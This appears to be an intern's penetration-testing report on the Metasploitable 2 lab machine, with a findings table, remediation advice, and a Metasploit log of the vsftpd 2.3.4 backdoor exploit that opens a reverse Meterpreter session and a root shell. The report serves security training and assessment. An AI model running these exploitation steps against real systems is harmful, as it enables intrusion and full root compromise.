Network Penetration Testing



Client Name	Metasploitable 2
Address	Delhi, India
Report Release Date	25 October 2026
Type of Audit	Network Vulnerability Assessment and Penetration Testing (VAPT)
Type of Audit Report	Technical VAPT Assessment Report
Period	23 October 2026 – 25 October 2026

Audit Team Details and Contact Information

Name	organisation	Title	E-mail
Radhika	Acme Corporation	VAPT Intern	Securityanalyst001@gmail.com

DOCUMENT CONTROL

Field	Details
Document Title	Vulnerability Assessment and Penetration Testing (VAPT) Report
Target System	Metasploitable 2
Assessment Type	Network Penetration Testing
Document Classification	Confidential
Report Version	1.0
Document Status	25 October 2026
Prepared By	Radhika
Assessment Period	23 October 2026 – 25 October 2026
Date of Issue	N/A

Document Handling and Confidentiality

This document contains technical findings, vulnerability details, and supporting evidence obtained during the assessment of the specified target environment. The information is intended for authorized review and must be handled confidentially. Unauthorized distribution, reproduction, or disclosure of this document is prohibited.

TABLE OF CONTENTS

1. Executive Summary
2. Assessment Objectives
3. Scope of Assessment
4. Assessment Methodology
5. Tools and Technologies
6. Network Scanning and Enumeration
7. Vulnerability Assessment Findings
8. Exploitation and Proof of Concept
9. Risk Assessment and Impact Analysis
10. Remediation Recommendations
11. Conclusion

Executive Summary

A Network Vulnerability Assessment and Penetration Testing (VAPT) assessment was conducted against the Metasploitable 2 target environment from 23 October 2026 to 25 October 2026.

The assessment focused on identifying exposed network services, enumerating service versions, assessing potential security weaknesses, and validating exploitable vulnerabilities within the defined scope. Network scanning and enumeration techniques were used to gather information about the target system, followed by vulnerability analysis and controlled exploitation attempts where applicable.

The purpose of this assessment was to evaluate the target's security posture, determine potential risks associated with identified weaknesses, and provide remediation recommendations to improve its security. The findings, supporting evidence, and recommended corrective actions are documented in this report.

Assessment Objectives

The primary objectives of this assessment were:

- To identify open ports, running services, and service versions exposed by the target system.
- To enumerate network services and identify potential entry points.
- To identify and validate security vulnerabilities affecting the target environment.
- To perform controlled exploitation attempts against identified vulnerabilities, where feasible and within the assessment scope.
- To evaluate the potential impact of confirmed vulnerabilities on the confidentiality, integrity, and availability of the target system.
- To document technical evidence and provide actionable remediation recommendations for identified security weaknesses.

Scope of Assessment

The assessment was conducted against the Metasploitable 2 virtual machine within the authorized lab environment. The scope included network scanning, service enumeration, vulnerability identification, and controlled exploitation of identified weaknesses where feasible.

The assessment was limited to the specified target system and excluded denial-of-service (DoS) testing and systems outside the defined scope.

Assessment Methodology

The assessment followed a structured penetration testing approach consisting of the following phases:

- **Reconnaissance:** Gathering initial information about the target.
- **Network Scanning:** Identifying open ports and running services.
- **Service Enumeration:** Determining service versions and potential attack vectors.
- **Vulnerability Assessment:** Identifying and validating potential security weaknesses.
- **Exploitation:** Attempting controlled exploitation of identified vulnerabilities where feasible.
- **Reporting:** Documenting findings, supporting evidence, risk levels, and remediation recommendations.

Tools and Technologies

S. No	Name of Tool/Software used	Version of the tool / Software used
1	OWASP ZAP	N/A
2	Nmap & NSE Scripts	7.99
3	Kali Linux & Its Predefined Tools	kali-linux-2026.1-virtualbox-amd64
4	Manual Scripts & Payloads	N/A
5	Exploit DB Database	Yes

Annexure C: Network Penetration Testing Test Cases overview


Phase	S. No.	Test Case Name	Status
Reconnaissance & Host Discovery	1	Active Host Discovery	Performed
	2	Target Reachability & Latency Check	Performed
Port Scanning & Enumeration	3	Full TCP Port Scanning	Performed
	4	Service & Banner Grabbing	Performed
	5	OS Fingerprinting	Performed
	6	Network Service Mapping	Performed
Vulnerability Analysis	7	Automated Script Scanning	Performed
	8	Database Vulnerability Lookup	Performed
Web & Directory Enumeration	9	Web Directory Brute-Forcing	Performed
	10	Sensitive Endpoint Inspection	Performed
	11	Web Application RCE Audit	Performed
Authentication & Access Control	12	FTP Anonymous Access Audit	Performed
	13	Service Rate-Limiting Testing	Performed
	14	Default Credentials Testing	Performed

Phase	S. No.	Test Case Name	Status
	15	Cleartext Protocol Assessment	Performed
Storage & Remote Services	16	File Share Export Audit	Performed
	17	SMB Vulnerability Audit	Performed
	18	RPC BIND Mapping Check	Performed
Cryptography & SSL Audit	19	SSL/TLS Certificate Audit	Performed
	20	Weak Cipher Suite Detection	Performed
Backdoor & Exploit Verification	21	Software Backdoor Verification	Performed
	22	Direct Shell Listener Audit	Performed
Post-Exploitation Auditing	23	System Privilege Audit	Performed
	24	Interactive Remote Desktop Audit	Performed
	25	Persistent Session Verification	Performed

Technical Summary and Proof of Vulnerabilities

S. No.	Observation / Vulnerability Title	CVE / CWE Reference	Severity
1	FTP – Outdated vsftpd 2.3.4 Version	CVE-2011-2523, CWE-937	Critical
2	FTP – Anonymous FTP Login Allowed	CWE-284	High
3	FTP – Default Password and Missing Rate Limiting	CWE-521, CWE-307	Critical
4	SSH – Outdated OpenSSH 4.7p1 Version	CWE-937	High
5	SSH – Missing Rate Limiting (Brute-Force Risk)	CWE-307	High
6	Telnet – Cleartext Authentication and Missing Rate Limiting	CWE-307, CWE-319	Critical
7	SMTP – Weak Cryptography and Expired SSL Certificate	CWE-326, CWE-298	High
8	HTTP – Outdated Apache Web Server (2.2.8)	CWE-937, CVE-2018-1312	High
9	HTTP – Exposed Sensitive Directories and Files	CWE-548, CWE-538	Medium
10	HTTP – Remote Code Execution via PHP CGI Argument Injection	CVE-2012-1823, CWE-94	Critical
11	RPCBind – Exposed RPC Service	CWE-200	Medium
12	NFS – Misconfiguration (Wildcard Export)	CWE-284, CWE-732	Critical
13	SMB – Outdated Samba 3.0.20 Version	CVE-2007-2447, CWE-78	Critical
14	Remote Login – rlogin Service Misconfiguration	CWE-287, CWE-319	Critical
15	Remote Shell – rsh Service Misconfiguration	CWE-287, CWE-319	Critical
16	Exposed Unauthenticated Backdoor Shell (ingreslock)	CWE-937, CWE-506	Critical
17	MySQL – Outdated Database Server Version	CWE-937	High
18	PostgreSQL – Outdated Version and Weak Certificate	CWE-326, CWE-298	Medium
19	PostgreSQL – Missing Rate Limiting	CWE-307, CWE-521	High
20	VNC – Outdated Protocol Version (VNC 3.3)	CVE-2002-1521, CWE-937	High
21	VNC – Default Credentials and Unauthorized Access Risk	CWE-521, CWE-287	Critical
22	UnrealIRCd – Remote Code Execution via Malicious Backdoor	CVE-2010-2075, CWE-506	Critical


Vulnerability Assessment Summary



Proof of Vulnerabilities (POC)

Network Scanning and Enumeration


"Host Discovery: Identified the target IP address (10.137.23.125) on the local network using the netdiscover utility."




Vulnerability Assessment Findings


1.FTP - Outdated Version (vsftpd 2.3.4)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-937 / CVE-2011-2523 (vsftpd 2.3.4 Backdoor)
Synopsis	The FTP service running on port 21 uses an outdated version of vsftpd (2.3.4), which contains a known critical backdoor vulnerability allowing unauthenticated remote code execution.
Impact	Complete system compromise, unauthorized root-level command execution, and full administrative access.
Recommendation	Upgrade the vsftpd service to the latest secure patched version or replace it with a secure file transfer protocol (SFTP).
Reference	https://nvd.nist.gov/vuln/detail/CVE-2011-2523







Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 10.137.23.192:4444
[*] 10.137.23.125:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.137.23.125:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 10.137.23.125:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 10.137.23.125:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.137.23.192:4444 → 10.137.23.125:35486) at 2026-10-23 04:05:36 -0400
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > pwd
/
meterpreter > ls
Listing: /
Mode Size Type Last modified Name
100700/rwx------ 1188612 fil 2026-10-11 11:43:13 -0400 MEGZiIIqBlA
100700/rwx------ 1188612 fil 2026-10-23 04:05:36 -0400 MOWnfeRdWV
040755/rwxr-xr-x 4096 dir 2012-05-13 23:35:33 -0400 bin
040755/rwxr-xr-x 1024 dir 2012-05-13 23:36:28 -0400 boot
040755/rwxr-xr-x 4096 dir 2010-03-16 18:55:51 -0400 cdrom
040755/rwxr-xr-x 13480 dir 2026-10-23 03:33:11 -0400 dev
040755/rwxr-xr-x 4096 dir 2026-10-23 03:33:16 -0400 etc
040755/rwxr-xr-x 4096 dir 2010-04-16 02:16:02 -0400 home
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:40 -0400 initrd
100644/rw-r--r-- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img
100700/rwx------ 1188612 fil 2026-07-13 02:07:33 -0400 jfofiNtS
040755/rwxr-xr-x 4096 dir 2012-05-13 23:35:22 -0400 lib
040700/rwx------ 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040755/rwxr-xr-x 4096 dir 2010-03-16 18:55:52 -0400 media
040755/rwxr-xr-x 4096 dir 2010-04-28 16:16:56 -0400 mnt
100600/rw------- 40429 fil 2026-10-23 03:33:17 -0400 nohup.out
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:39 -0400 opt
100700/rwx------ 1188612 fil 2026-07-18 09:06:05 -0400 pbAPqzXS
040555/r-xr-xr-x 0 dir 2026-10-23 03:33:03 -0400 proc
040755/rwxr-xr-x 4096 dir 2026-10-23 03:33:17 -0400 root
040755/rwxr-xr-x 4096 dir 2012-05-13 21:54:53 -0400 sbin
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:38 -0400 srv
040755/rwxr-xr-x 0 dir 2026-10-23 03:33:04 -0400 sys
041777/rwxrwxrwx 4096 dir 2026-10-23 03:37:09 -0400 tmp
040755/rwxr-xr-x 4096 dir 2010-04-28 00:06:37 -0400 usr
040755/rwxr-xr-x 4096 dir 2010-03-17 10:08:23 -0400 var
100644/rw-r--r-- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz



root@kali: /home/kali
Session Actions Edit View Help
100644/rw-r--r-- 1964 fil 2012-05-20 14:30:25 -0400 securetty
040755/rwxr-xr-x 4096 dir 2010-03-16 18:59:30 -0400 security
100644/rw-r--r-- 18274 fil 2007-12-03 17:04:46 -0500 services
040755/rwxr-xr-x 4096 dir 2010-03-23 17:57:47 -0400 sgml
100640/rw-r----- 1207 fil 2012-05-13 21:54:55 -0400 shadow
100600/rw------- 1207 fil 2012-05-13 21:54:55 -0400 shadow-
100644/rw-r--r-- 181 fil 2012-05-13 23:35:03 -0400 shells
040755/rwxr-xr-x 4096 dir 2010-03-16 18:59:31 -0400 skel
040755/rwxr-xr-x 4096 dir 2010-04-28 16:03:52 -0400 ssh
040755/rwxr-xr-x 4096 dir 2010-03-17 10:07:45 -0400 ssl
100644/rw-r--r-- 19 fil 2008-03-06 04:31:57 -0500 su-to-rootrc
100440/r--r----- 470 fil 2010-03-16 19:13:01 -0400 sudoers
100644/rw-r--r-- 2405 fil 2008-03-13 18:24:44 -0400 sysctl.conf
100644/rw-r--r-- 1614 fil 2007-11-23 04:06:28 -0500 syslog.conf
040755/rwxr-xr-x 4096 dir 2010-03-16 18:59:27 -0400 terminfo
100644/rw-r--r-- 11 fil 2010-03-16 19:01:21 -0400 timezone
040750/rwxr-x--- 4096 dir 2026-10-23 03:33:18 -0400 tomcat5.5
100644/rw-r--r-- 1260 fil 2008-02-21 02:22:25 -0500 ucf.conf
040755/rwxr-xr-x 4096 dir 2010-03-16 19:01:06 -0400 udev
040755/rwxr-xr-x 4096 dir 2010-03-16 19:11:47 -0400 ufw
040700/rwx------ 4096 dir 2012-05-20 14:17:22 -0400 unreal
040755/rwxr-xr-x 4096 dir 2010-03-16 19:11:47 -0400 update-manager
100644/rw-r--r-- 214 fil 2008-03-08 13:22:28 -0500 updatedb.conf
040755/rwxr-xr-x 4096 dir 2010-03-16 19:00:56 -0400 vim
100644/rw-r--r-- 4430 fil 2012-05-20 14:19:56 -0400 vsftpd.conf
040755/rwxr-xr-x 4096 dir 2010-03-16 19:11:47 -0400 w3m
100644/rw-r--r-- 4221 fil 2007-06-18 05:45:31 -0400 wgetrc
040755/rwxr-xr-x 4096 dir 2010-03-16 19:01:03 -0400 wpa_supplicant
100644/rw-r--r-- 289 fil 2012-05-20 14:14:31 -0400 xinetd.conf
040755/rwxr-xr-x 4096 dir 2012-05-20 14:17:47 -0400 xinetd.d
100644/rw-r--r-- 461 fil 2008-04-03 15:33:03 -0400 zsh_command_not_found
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > shell
Process 4766 created.
Channel 1 created.
whoami
root
getguid
/bin/sh: line 2: getguid: command not found
sudo -l
User root may run the following commands on this host:
(ALL) ALL

2.FTP - Anonymous FTP Login Allowed (FTP Code 230)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-284 (Improper Access Control)
Synopsis	The FTP service on port 21 permits anonymous login, allowing unauthenticated users to access files on the server.
Impact	Sensitive data exposure, unauthorized file retrieval, and potential misuse of file upload functionality.
Recommendation	Disable anonymous FTP login in the server configuration and implement strict firewall restrictions.
Reference	https://cwe.mitre.org/data/definitions/284.html

Proof of Concept The FTP service running on port 21 allows anonymous authentication without requiring valid credentials. During testing, the server responded with FTP code 230, indicating a successful login as user "ftp" and allowing unauthenticated users to access the FTP service.



1 2 3 4
Session Actions Edit View Help
Completed Service scan at 04:26, 0.00s elapsed (1 service on 1 host)
NSE: Script scanning 10.137.23.125.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:26
